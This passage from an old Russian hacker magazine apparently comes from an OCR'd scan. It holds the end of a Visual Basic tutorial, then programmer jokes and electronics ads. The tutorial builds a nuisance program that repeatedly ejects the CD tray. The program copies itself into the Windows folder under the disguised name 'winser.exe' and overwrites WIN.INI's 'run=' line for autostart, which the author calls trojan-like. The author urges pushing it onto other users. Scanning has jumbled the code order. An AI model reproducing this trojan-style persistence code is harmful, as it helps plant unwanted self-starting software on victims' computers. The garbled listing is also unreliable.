
Ввел? Отлично. Теперь разберемся, что же ЭТО тако было :). Первой строкой мы установили интервал между проверками наличия компакта, равный 0, что значит - без задержки, т.е. проверил, еще раз проверил, потом еще раз... и т.д. Второй строкой мы вежливо дали понять твоему железному другу, что якобы собираемся прослушивать музыкальные компакты, что само по себе не так :). Хотя ты вполне можешь это реализовать :). Последней строкой мы заставили комп начать работу с одноглазыми (работать?! нееее... :)). Теперь осталось закодить еще одну процедуру, ответственную за показ окна и выдвижение подставочки. Лезь в Object: Timer1, Proc : Timer. Появилась процедура Timer1\_Timer(). Будем писать ее... Опять добавим три строчки:

```
If Not Form1.Visible Then
Form1.Visible = True Else Form1.Visible =
False ' есть... нету... :)
```

```
MMControl1.Command = "Open"
```

```
MMControl1.Command = "Eject" ' поиграем, гы-гы-гы.
```

Я думаю, первая строка тебе понятна. Для тех кто в танке: если окно показано, то убираем, если не показано, то показываем. Дошло? Ну слава Богу :). Со второй строкой ты уже встречался, так что объяснять нет смысла, ну



нету смысла и все тут... :) Ну а что же это за заветная третья строка? О, этой строкой мы делаем самое главное - заставляем нервничать юзверя ушастого или просто выдвигаем\задвигаем подставку для кофе. Все. Можешь смело запускать и радоваться своему творению. Только тут есть один баг - если в цэдероме нету блина, то подставка не выезжает. Но это не сильно важно, смею тебя заверить.


### Самое интересное... для продвинутых :)

Слышь, пельмень, ты не заметил, что чего-то в нашей прогенции не хватает? Вот смотри: запустит юзверь прогу, разозлится и перезаг-

рузит комп :( Обидно... Надо это дело обходить. Есть такой файл в каталоге Выни, WIN.INI называется, а в нем, в свою очередь, есть строка - run=<имя\_файла>. Так вот, если в эту строку поставить нашу прогу, то будет кульно, очень кульно :).

Для начала нужно определить каталог Выни. Это, конечно, можно сделать ОЧЕНЬ просто (даже еще проще), но мы пойдем другим путем. В корневом каталоге диска С: есть рульное файло - MSDOS.SYS называется, там тоже есть строкка - WinDir=<путь\_к\_выни>, она-то нам и нужна. Пиши (в самом начале Form\_Load):

```
Open "c:\msdos.sys" For Input As #1
```





‘ откроем файл для чтения...

Input #1, MustDieDir ‘ строка  
“WinDir=каталог\_выни”

Input #1, MustDieDir ‘ вторая по  
счету

Close #1 ‘ закроем :)

MustDieDir = Mid\$(MustDieDir, 8,  
Len(MustDieDir) - 7) ‘ убираем “WinDir=”, т.е.  
вытираем все буквы, начиная с первой и за-  
канчивая 7-й включительно.

Теперь у нас в переменной MustDieDir хранит-  
ся название каталога

Выни. Дальше нам  
нужно закопироваться  
в этот каталог с каким-  
нибудь “умным” назва-  
нием - winser.exe,  
например (ой, это уже  
что-то вроде трояна  
получается :)). Для  
этого в VisualBasic’е ес-  
ть проца - FileCopy  
<откуда\_что>,<ку-  
да>. Пиши:

FileCopy  
“blin.exe”, MustDieDir +  
“\winser.exe” дополн-  
ним Вынь нужной  
службой, убирающей  
баги :).

Осталось только обес-  
печить себе автозаг-  
рузку. Это, с одной  
стороны, просто, а с  
другой - еще проще.  
Для начала сделаем  
копию WIN.INI для  
дальнейшего исполь-  
зования. Назовем это  
файл, например,  
blin.col. После этого  
подправим старый

WIN.INI, для начала удалив его, а потом вос-  
становив построчным копированием с не-  
большим изменением строки “run=”. Наби-  
вай, если не устал, а если устал, то попроси  
соседа - он с радостью тебе поможет:

FileCopy MustDieDir + “\win.ini”,  
MustDieDir + “\blin.col” ‘ делаем копию, надо

Open MustDieDir + “\blin.col” For  
Input As #1 ‘ конструируем новый WIN.INI

Open MustDieDir + “\win.ini” For  
Output As #2 ‘ сначала вытрем старый, а за-  
чем он нам?

While Not EOF(1) ‘ пока файл не  
кончился, копируем построчно

Input #1, Temp ‘ читаем  
If Mid\$(Temp, 1, 4) = “run=” Then  
Temp = “run=winser.exe” ‘ прописываемся в  
“run=”

верку на “инфицированность” (эти строчки  
вставляй после MustDieDir = Mid\$(MustDieDir,  
8, Len(MustDieDir) - 7) ):

Open MustDieDir + “\win.ini” For  
Input As #1 ‘ получили каталог Выни

Input #1, Run ‘ ищем строку “run=”

Input #1, Run ‘ теперь уже третья по счету  
:)

If Mid\$(Temp, 1, 4) = “run=” Then  
Temp = “run=winser.exe” ‘ прописываемся в  
“run=”

Close #1

If Run =  
“run=winser.exe” Then  
GoTo Infected ‘ а  
мы тута уже были?

Теперь добавь метку  
Infrcted: перед  
MMControl1.UpdateInterval = 0

Все! Прога готова, ап-  
лодисменты :).

## Эпилог

Вот видишь, какая  
рульная прога полу-  
чилаась, а ты говорил -  
Васик саксь, Васик  
саксь... Естественно,  
эта прога не совершен-  
на - например, если у  
тебя стоит Windows  
NT/2K, то весь кайф  
обломится :(. Но, как  
говориться в народе:  
“НЕТ предела совер-  
шенству”. Так что не  
боись кодить, это даже  
интересно, а иногда  
затягивает по самые  
ушки :). Хм, чуть не заб-

Print #2, Temp ‘ пишем :)

Wend

Close #1, #2

был архиважнейшую вещь! Эта прога написана на VisualBasic’е, о чем это говорит? Правильно, сам по себе .EXE’шник работать не будет. Вместе с прогой придется впариивать MCI32.OCX (обычно C:\WINDOWS\SYSTEM) и VBxxxxxx.DLL или VBRUNx00.DLL (тоже C:\WINDOWS\SYSTEM, у меня этот файл называется VB40032.DLL), но с вопросами впа-  
ривания, я думаю, ты справишься :)). Удачи!



# АНЕКДОТЫ ПРО ПРОГРАММЕРОВ

СОБРАЛ: ЪОРА [LARKARELIEF@MAIL.RU]



Нам приходится брать деньги за то, что мы и так с удовольствием делаем...

Нам приходится делать это даже тогда, когда совсем совсем не хочется...

Многие обращаются к нам, но почти все стараются не заплатить...

Нас презирают как верхи, так и низы...

Все кроют нас матом...

И зачем я стал программистом?

Программер смотрит на пианино: приглядывается, охаживает вокруг, потом говорит:

- Киборд неудобный - всего 84 клавиши, половина функциональных, ни одна не подписана, зато шифт нажимать ногой - прикольно.

Вопрос: Можно ли мессагу Виндовс "Программа выполнила недопустимую операцию и будет закрыта. Обратитесь к разработчику" считать официальным приглашением на проживание в США?

Дочка - папе: А у нас вчера под окнами НЛО висело...

Папа-программер (злобно, не отрываясь от компьютера):

- Кто ж его под "окнами" ставит, вот если б под LINUX - тады не зависло бы...

Два программера сидят, пиво пьют. Тут входит в комнату огромный котяра, рыжий красавец. Один программер - другому:

- Это мой кот. Зовут Зухел.

- Почему Зухел?

- Смотри, - берет швабру, тычет в кота. - Зухель! Коннект!

(Кот): - Шршащррффшишфшишшиш...

- Во, понял? 28.800.

Y2K за одним столом встречают русские и американцы. Американец хвалится успехами Америки:

- А вот у нас, в Америке...

Наш программер поднимает моську из блюда с пельменями:

- А вот нет больше твоей Америки и ни будет никак-да!

Американец (испуганно):

- Как нет? Почему?

Наш (булькая себе в пельмени):

- А у нас проблема 2000 была на 12 часов раньше...

Программер сдает экзамен по литературе в Кульке (институте Культуры):

- Герасим был... этим... Ну, саунд бластера у него не было.

Вопрос программеру: сколько метров в одном километре?

- Ну, это, 1024...

Если у тебя воняет под мышкой, помой или выброси коврик.

Идет программист по улице и видит прикольных таких девчонок.

- Девушки, здрасьте. Я - Вася. Пиво будете?

- Нет.

- А вино?

- Нет!


- А водку?

- Нет!!

Программер думает про себя: "Странно, стандартные драйверы не подходят".

Два программера разговаривают:

- А ты бы в кого выстрелил, если б оказался в одном лифте с Саддамом Хусейном, Лениным,



# ОТ НОМАНДЫ

Гитлером и Гейтсом и у тебя был бы только один револьвер с двумя патронами?

- Ну, первым патроном я бы в Гейтса выстрелил.
- А вторым?
- Тоже в Гейтса, чтобы уж наверняка...

Работа программиста и шамана имеет много общего - оба бормочут непонятные слова, совершают непонятные действия и не могут объяснить, как оно работает.

Разговаривают в троллейбусе два программиста:

- Знаешь, у меня с писюком что-то.
- Весь троллейбус прислушивается.
- А что не так?
- Да висит часто.
- Может, зараза какая?
- Проверял - все в порядке.
- А сильно висит?
- Сильно, тремя пальцами не поможешь...

Зачатие программиста:

1. Connect
2. Download
3. Disconnect
4. UnRar (ETA: 9 месяцев)

Приходит программист к окулисту. Тот его усаживает напротив таблицы, берет указку:

- Читайте! - "БНОПНЯ"... Доктор, у вас что-то не то с кодировкой!

Коврик для мышки выполнил недопустимую операцию и будет свернут.

Наркомана, Алика и программиста спаивают: а что бы вы делали, если бы вдруг проснулись в 80-м году?

Наркоман говорит: «Я бы пошел в аптеку, купил бы кучу таблеток без рецепта и отъехал...»

Алик говорит: «А я бы упился водки по рубль-дешевь.»

А программист сидит грустный. У него спрашивают: ты чего? А он и отвечает: «А что, опять за ЕС садиться?»

Все настоящие программисты делятся на три категории:

на тех, кто пишет программы, завершающиеся по нажатию F10, Alt-F4, Alt-X. Все остальные принципы деления надуманы.

Умер программист и попал в чистилище. Судили его - ну, говорят, ни туды, ни сюды. Сам выби-

рай...

- Куда сам-то хочешь: в ад или в рай?

- А посмотреть можно?

Тащат его в громадный компьютерный клуб. Кругом компы, сеток - видимо-невидимо.

- Вот это - рай, будешь здесь юзером.

- А ад?

- А ад здесь же - только сисопом...

Программист ставит себе на тумбочку перед сном два стакана. Один с водой - на случай, если захочет ночью пить. А второй - пустой - на случай, если не захочет.

Девчонка-программист едет в трамвае, читает книгу "Язык Ада".

Старушка смотрит на девушки, смотрит на книгу, крестится и в ужасе выбегает на следующей остановке.

У программиста спрашивают:

- Не помнишь, сколько будет два в четвертой?
- (моментально) Шестнадцать.
- А шестнадцать в четвертой?
- (через секунду) Шестьдесят пять тысяч пятьсот тридцать шесть.
- Вот голова, ну ты даешь!!! Ну, а три в четвертой?
- (после паузы) Не помню точно. Дробное число получается.

Программист с женой отправились в магазин. Купили три сумки продуктов. Выходят, и тут же на говорит: слушай, молоко-то я и забыла - постой тут, покарауль наши три сумки, а я сейчас быстро куплю и вернусь.

Возвращается - программист стоит припухший, сумки с места на место переставляет:

- Ты сказала, что здесь три сумки, а их только две!

- Но их было три!

Программист:

- Нет, давай вместе считать: 0, 1, 2...

Программист увидел НЛО:

- У кого-то диск полетел...

Идет программист по улице, видит - его приятель на новеньком красном "Ferrari 512TR".

- Откуда такая машина?!

- Да из NFS дебаггером выдрал.

Народная примета: если программист в девять утра уже на работе, значит, он еще на работе.

Встречаются два программиста, и один спрашивает другого:

- Ты чего такой грустный?
- Да вот, комп вечером упал.
- Ну да ты что, его до сих пор не поднял?
- Поднять-то - поднял, но он со стола упал...

Звонок в службу технической поддержки:

- У меня компьютер не работает!
- После чего это произошло?

- Я его включил - загрузился Нортон. Смотрю - у меня слева диск С: и справа диск С:. Я подумал - на фиг мне два диска С?: И стер правый к чертовой матери.

Разговор двух программистов:

- Что пишешь?
- Откомпилим - узнаем!

Приходит один программист к другому:

- Слыши, Петя, мне генератор случайных чисел нужен.
- Четырнадцать!

Приходит программист к пианисту - посмотреть на новый рояль.

Долго ходит вокруг, хмыкает, потом заявляет:

- Клава неудобная - всего 84 клавиши, половина функциональных, ни одна не подписана, хотя... шифт нажимать ногой - оригинально.

Беседуют два программиста:

- Блин, вчера моя жена мне позвонила, а модем трубку снял...
- И что?
- Да болтали полтора часа...

Маня:

- Ва-а-а, дома жрать нечего!

Ваня:

- Отвали.
- Ва-а-а, последние носки тебе штопаю!
- Отвали.
- Ва-а-а, старшему завтра в школу идти, а у него ботинки развалились!
- Отвали ты от меня, дура хренова! У меня еще за Интернет не плачено, а ты тут со всякой хренью лезешь!!!



# ПРОНИКСЯ?

МЫ НЕ ОСТАНОВИМСЯ НА  
ЭТОМ. В СЛЕДУЮЩЕМ  
СПЕЦВЫПУСКЕ Х ТЫ  
УЗНАЕШЬ ВСЕ О  
ХРУСНЫХ ШАПОЧКАХ,  
ПИНГВИНАХ И ПРОЧИХ  
ГИПИХ И ШПИХОИДАХ! ТЫ  
НАУЧИШЬСЯ ДЕЛАТЬ ТО,  
О ЧЕМ РАНЬШЕ И  
ПОДУМАТЬ-ТО БОЯЛСЯ,  
ВСЕ ТВОИ ПРОТИВНИКИ  
НАДОЛГО УПАДУТ В  
ГЛУХОКИЙ ДАУН, А ТВОЯ  
МАШИНА СТАНЕТ  
НЕПРИСТУПНОЙ ДЛЯ  
ЛЮБОГО, ПОСЯГНУВШЕГО  
НА НЕЕ!..

ПОСТОЙ-КА, А МОЖЕТ,  
ТЫ УЖЕ ДАВНО  
ЮНИКСОИД? ИЛИ  
ЛИНУКСОИД? ТЫ ВСЕ  
УЗНАЕШЬ О ВСЕЙ  
СИСТЕМЕ? ТЫ ПОЧТИ  
ВСЕ УМЕЕШЬ? А  
ГЛАВНОЕ - ТЫ ХОЧЕШЬ  
И МОЖЕШЬ РАССКАЗАТЬ  
О ВСЕМ ДОСТОЙНЫМ  
СЛУШАТЕЛЯМ? ТОГДА -  
ПИШИ СЮДА, НА  
НОГОДБЖАКЕР.ГИ, НАБОР  
АВТОРОВ ДЛЯ СОЗДАНИЯ  
СПЕЦВЫПУСКАХ,  
СОСВЯЩЕННОГО ЭТИМ  
ПОСЯМ, В САМОМ РАЗГАРЕ!  
Я ЖДУ...

ХОЛОД



# ПОРА ОСВАИВАТЬ НОВЫЕ ТЕХНОЛОГИИ




\$69  
+пульт ДУ.  
+видеомонтаж



STUDIO PCTV

\$199



Хотите посмотреть  
как работают наши продукты?  
Два раза в неделю  
в компьютерных салонах Москвы  
Pinnacle Systems проводит  
демонстрацию линейки STUDIO!

Расписание смотрите на [www.pinnaclesys.ru/roadshow](http://www.pinnaclesys.ru/roadshow)

Это так классно - добавить  
в свой компьютер цифровой телевизор  
с помощью Studio PCTV!

К тому же с ней можно записывать и  
монтажировать видео (функция цифрового  
видеомагнитофона), обмениваться  
видеопосланиями в Интернет, делать  
цифровые фотографии  
с видеокамерой.

А купив Studio DC10 Plus вы  
создадите на своем ПК настоящую  
видеостудию - **об этом мечтали  
многие поколения видеолюбителей.**

Studio-DV предназначена для тех, кто уже  
имеет новую цифровую камеру Digital<sup>®</sup> или  
mini-DV с входом/выходом I-LINK (IEEE1394),  
подключив ее к Studio-DV можно управлять  
камерой, записывать и редактировать  
видео, добавлять титры и спецэффекты -  
**в цифре, без потери качества!**




**PINNACLE**  
SYSTEMS

**www.pinnaclesys.ru**

(095) 943-9293, 943-9290, 158-5386, E-mail: [azazello@mpc.ru](mailto:azazello@mpc.ru)

Полный список партнеров PINNACLE можно найти на сайте.

# ROVERS®



**Магазины ROVERS**

**Москва:** Манежная площадь, ТК "Охотный ряд", 2-ой уровень

Проспект Мира, 122, тел. 283 4114

ул. Пятницкая, 16, тел. 951 2502

Ленинградский проспект, 77/2, тел. 943 6342

ГУМ, Красная площадь, тел. 929 3146

**Санкт-Петербург:** Каменноостровский проспект, 4, тел. (812) 234 2233

city escapes